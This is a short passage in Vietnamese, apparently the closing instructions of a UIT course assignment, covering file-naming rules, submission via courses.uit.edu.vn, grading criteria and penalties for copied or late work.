- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm bài nộp.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT